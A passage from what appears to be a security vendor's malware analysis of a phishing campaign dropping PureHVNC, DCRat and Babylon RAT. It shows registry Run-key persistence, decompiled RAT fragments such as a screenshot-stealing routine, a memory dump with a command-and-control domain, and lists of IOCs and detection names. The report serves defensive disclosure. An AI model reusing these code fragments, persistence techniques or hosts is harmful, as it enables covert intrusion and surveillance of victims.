5. Persistence and launch: It adds the complete PowerShell execution into the registry "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run." It then leverages WinExec to launch the attack.




Figure 19: Persistence setting


```

    (T).TypeHandle, EngineStub.CombineSender), MixedArgumentEngine.RunDividedVerifier));
40
41
42 // Token: 0x0000527 RID: 1319 RVA: 0x00013B48 File Offset: 0x00011D48
43 public static T Deserialize<T>(Stream source)
44 {
45     return (T)((object)MixedArgumentEngine.RunEfficientTester(AdaptableClientEngine.RunEfficientTester
    (AdaptableClientEngine.StopIterableDictionary), source, null, EngineStub.RunEfficientTester(typeof
    (T).TypeHandle, EngineStub.CombineSender), MixedArgumentEngine.RunDividedVerifier));
46
47
48 // Token: 0x0000528 RID: 1320 RVA: 0x00013B74 File Offset: 0x00011D74
49 public static object Deserialize(type type, Stream source)
50 {

```

Memory 2

0268E000	A8 55 D9 05 00 00 00 00	0C 0A 56 00 08 E0 68 02	9C DD 68 02 64 06 40 05	28 40 E0 05 00 00	.U.....V...h...h.d. @. (@...
0268E01E	00 00 00 00 00 00 00 00	00 00 70 61 23 05 00 00	00 00 C0 D9 68 02 C0 D9	68 02 00 00 00 00pa#.....h...h.....
0268E03C	04 AA D5 05 00 00 00 00	00 00 00 00 04 00 00 00	00 00 00 00 00 00 00 00	DC 6A 08 05 C2 06j.....
0268E05A	00 00 02 02 BE 00 0A 0F	77 65 62 64 6F 74 2E 64	64 6E 73 2E 6E 65 74 10	F3 07 1A 88 0D 4Dwebdot.ddns.net.....M
0268E078	49 49 45 34 6A 43 43 41	73 71 67 41 77 49 42 41	67 49 51 41 4E 57 6D 72	49 2F 2F 61 43 52	ITE4jCCAsqgAwIBAgIQANWmrI//aCR
0268E096	73 5A 4D 45 69 2B 31 43	44 5A 7A 41 4E 42 67 68	71 68 68 69 47 39 77 30	42 41 51 30 46 41	sZMEi+1CDZzANBgkqhkiG9w0BAQ0FA
0268E0B4	44 41 53 4D 52 41 77 44	67 59 44 56 51 51 44 44	41 64 5A 5A 32 5A 79 65	48 5A 6F 4D 43 41	DASMRawDgYDVQDDAdZZ2ZyeHJzMCMA
0268E0D2	58 44 54 49 30 4D 54 45	78 4E 54 45 7A 4E 44 49	7A 4D 46 6F 59 44 7A 68	35 4F 54 68 78 4D	XDTI0MTExNTEzNDIzMFoYDZk5OTkxM
0268E0F0	6A 4D 78 4D 6A 4D 31 4F	54 55 35 57 6A 41 53 4D	52 41 77 44 67 59 44 56	51 51 44 44 41 64	jMxMjM10TU5WjASMRAWdYDVQDDAd
0268E10E	5A 5A 32 5A 79 65 48 5A	6F 4D 49 49 43 49 6A 41	4E 42 67 68 71 68 68 69	47 39 77 30 42 41	ZZ2ZyeHJzMIICIjANBgkqhkiG9w0BA
0268E12C	51 45 46 41 41 4F 43 41	67 38 41 4D 49 49 43 43	67 48 43 41 67 45 41 67	38 55 55 5A 62 62	QEFAAOCAg8AMTICGKCAgEAg8Uuzbb
0268E14A	46 68 32 38 47 66 49 52	50 63 6F 63 46 7A 44 55	4A 34 49 57 79 51 7A 59	2B 7A 45 6C 71 46	Fh28GfIRPcocFzDUJ4IhyQLY+zElqF
0268E168	69 4C 65 68 6F 41 6A 61	76 37 33 79 63 44 50 44	38 71 33 2F 52 4C 43 32	48 41 4A 53 5A 45	iLeKoAjav73ycDPD8q3/RLC2HAJSZE
0268E186	4C 67 68 51 2B 6F 70 57	6C 68 4C 52 36 38 31 43	79 76 52 36 74 68 4C 4A	4D 39 76 33 43 33	LghQ+npWlhLR681CyvR6thLJM9v3C3
0268E1A4	53 42 49 48 37 6E 6E 72	70 33 30 4E 70 70 52 38	44 38 37 76 55 78 7A 71	72 77 39 30 55 6F	SBIIH7nnrp30NppR8D87vUxzqrw90Uo
0268E1C2	54 73 30 6A 36 6F 62 47	55 79 66 67 4C 59 45 68	43 47 54 70 41 51 43 60	30 64 34 30 4C 33	Ts9jGobGUyfgLYEkcGTPAQci0d40L3

Figure 22: PureHVNC

```

List<string> list = new List<string>();
foreach (Screen screen in Screen.AllScreens)
{
    list.Add(screen.DeviceName);
    7p3 7p = new 7p3();
    7p.89Q(screen);
    using (MemoryStream memoryStream = new MemoryStream())
    {
        26v.PUK(7p.8y8(), "DarkCrystal RAT").Save(memoryStream, ImageFormat.Jpeg);
        this.La7("Screenshots/Screenshot#" + screen.DeviceName.Replace("\\\\", "\\") + ".jpg",
            memoryStream.ToArray());
    }
    7p.#Nn();
}
this.192("[Screenshot] Saving screenshots from " + Screen.AllScreens.Length.ToString() + " monitor's:
    \r\n-" + string.Join("\r\n-", list));

```

Figure 23: DCRat

```

.rdata:0048CF90 aABabylonRatCli: ; DATA XREF: sub_45C461+83↑o
.rdata:0048CF90 text "UTF-16LE", 'A Babylon RAT client is currently running on this P'
.rdata:0048CF96 text "UTF-16LE", 'C. Close this window to end the client.',0
.rdata:0048D046 align 4
.rdata:0048D048 ; const WCHAR aStatic
.rdata:0048D048 aStatic: ; DATA XREF: sub_45C461+88↑o
.rdata:0048D048 text "UTF-16LE", 'static',0
.rdata:0048D056 align 4
.rdata:0048D058 ; const WCHAR aSI
.rdata:0048D058 aSI: ; DATA XREF: sub_45C9CA+52↑o
.rdata:0048D058 text "UTF-16LE", '"%s" %i',0
.rdata:0048D068 aImageJpeg: ; DATA XREF: sub_45D119+293↑o
.rdata:0048D068 ; sub_45D4B7+249↑o ...
.rdata:0048D068 text "UTF-16LE", 'image/jpeg',0
.rdata:0048D07E align 10h
.rdata:0048D080 aF01f6548366142: ; DATA XREF: .data:off_4B0518↓o
.rdata:0048D080 text "UTF-16LE", '{F01F6548-3661-4221-A448-07DA8BB6A4BC}',0
.rdata:0048D0CE align 10h
.rdata:0048D0D0 a1600: ; DATA XREF: .data:off_4B2520↓o
.rdata:0048D0D0 text "UTF-16LE", '1.6.0.0',0
.rdata:0048D0E0 ; const OLECHAR psz
.rdata:0048D0E0 psz: ; DATA XREF: sub_45E589+44↑o
.rdata:0048D0E0 text "UTF-16LE", 'ROOT\CIMV2',0
.rdata:0048D0F6 align 4
.rdata:0048D0F8 ; const CHAR aSelectFromWin3[]
.rdata:0048D0F8 aSelectFromWin3 db 'SELECT * FROM Win32_OperatingSystem',0

```

Figure 24: Babylon RAT

Conclusion

Attackers can now easily make phishing emails and fake websites using ready-made tools found online. These tools let them build a complete system to spread malware, not just deliver simple scams. Our telemetry indicates that this campaign is not limited to one region. Instead, it is operating on a truly global scale. In just two weeks, the detection count has more than doubled, reflecting a rapid and aggressive growth pattern. The impact is felt across multiple sectors, with manufacturing, technology, healthcare, construction, and retail/hospitality among the most affected industries. This is not just about stealing email logins, but is a complete attack process that can secretly install a malicious payload inside a company's network. Once inside, attackers can keep control of the systems for an extended period. Users and organizations should take this threat seriously, use strong email filters, and make sure staff are trained to recognize and avoid these types of attacks.




Figure 25: Telemetry




Figure 26: Trigger

Fortinet Protections

The malware described in this report is detected and blocked by FortiGuard Antivirus as:

HTML/Agent.PIY!tr
JS/Redirector.PIY!tr
JS/Agent.SYK!tr
MSIL/Agent.SBA!tr.dldr
MSIL/Injector.LJM!tr

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service. The FortiGuard AntiVirus engine is part of each of these solutions. As a result, customers who have these products with up-to-date protections are protected.

We also suggest that organizations consider completing Fortinet's free training module, Fortinet Certified Fundamentals (FCF) in Cybersecurity. This module is designed to help end users learn how to identify and protect themselves from phishing attacks.

FortiGuard IP Reputation and Anti-Botnet Security Service proactively block these attacks by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative competitors, and other global sources that collaborate to provide up-to-date threat intelligence about hostile sources.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our Global FortiGuard Incident Response Team.

IOCs

Domain

maltashopping24[.]com
www[.]tridevresins[.]com
andrefelipedonascime1753562407700.0461178[.]meusitehostgator[.]com.br
capitalestates[.]es
webdot.ddns[.]net
xtadts.ddns[.]net
afxwd.ddns[.]net
hacvietsherwin[.]com
samsunbilgisayartamiri[.]com
adanaaysuntemizlik[.]com

URL

power-builders[.]net/vn/v.php
manitouturkiye[.]com/cz/z.php
brokaflex[.]com/tw/w.php
ktc2005[.]com/bu[.]txt

HTML

4b03950d0ace9559841a80367f66c1cd84ce452d774d65c8ab628495d403ad0f
c7b6205c411a5c0fde873085f924f6270d49d103f57e7e7ceb3deb255f3e6598

JavaScript

a5fe77344a239af14c87336c65e75e59b69a59f3420bd049da8e8fd0447af235
c0bfa10d2739acd6ee11b8a2e2cc19263e18db0bbcab929a133eaaf1a31dc9a5

DLL

f2633ef3030c28238727892d1f2fcb669d23a803e035a5c37fd8b07dce442f17
7e832ab8f15d826324a429ba01e49b452ffc163ca4af8712a6b173f40c919b43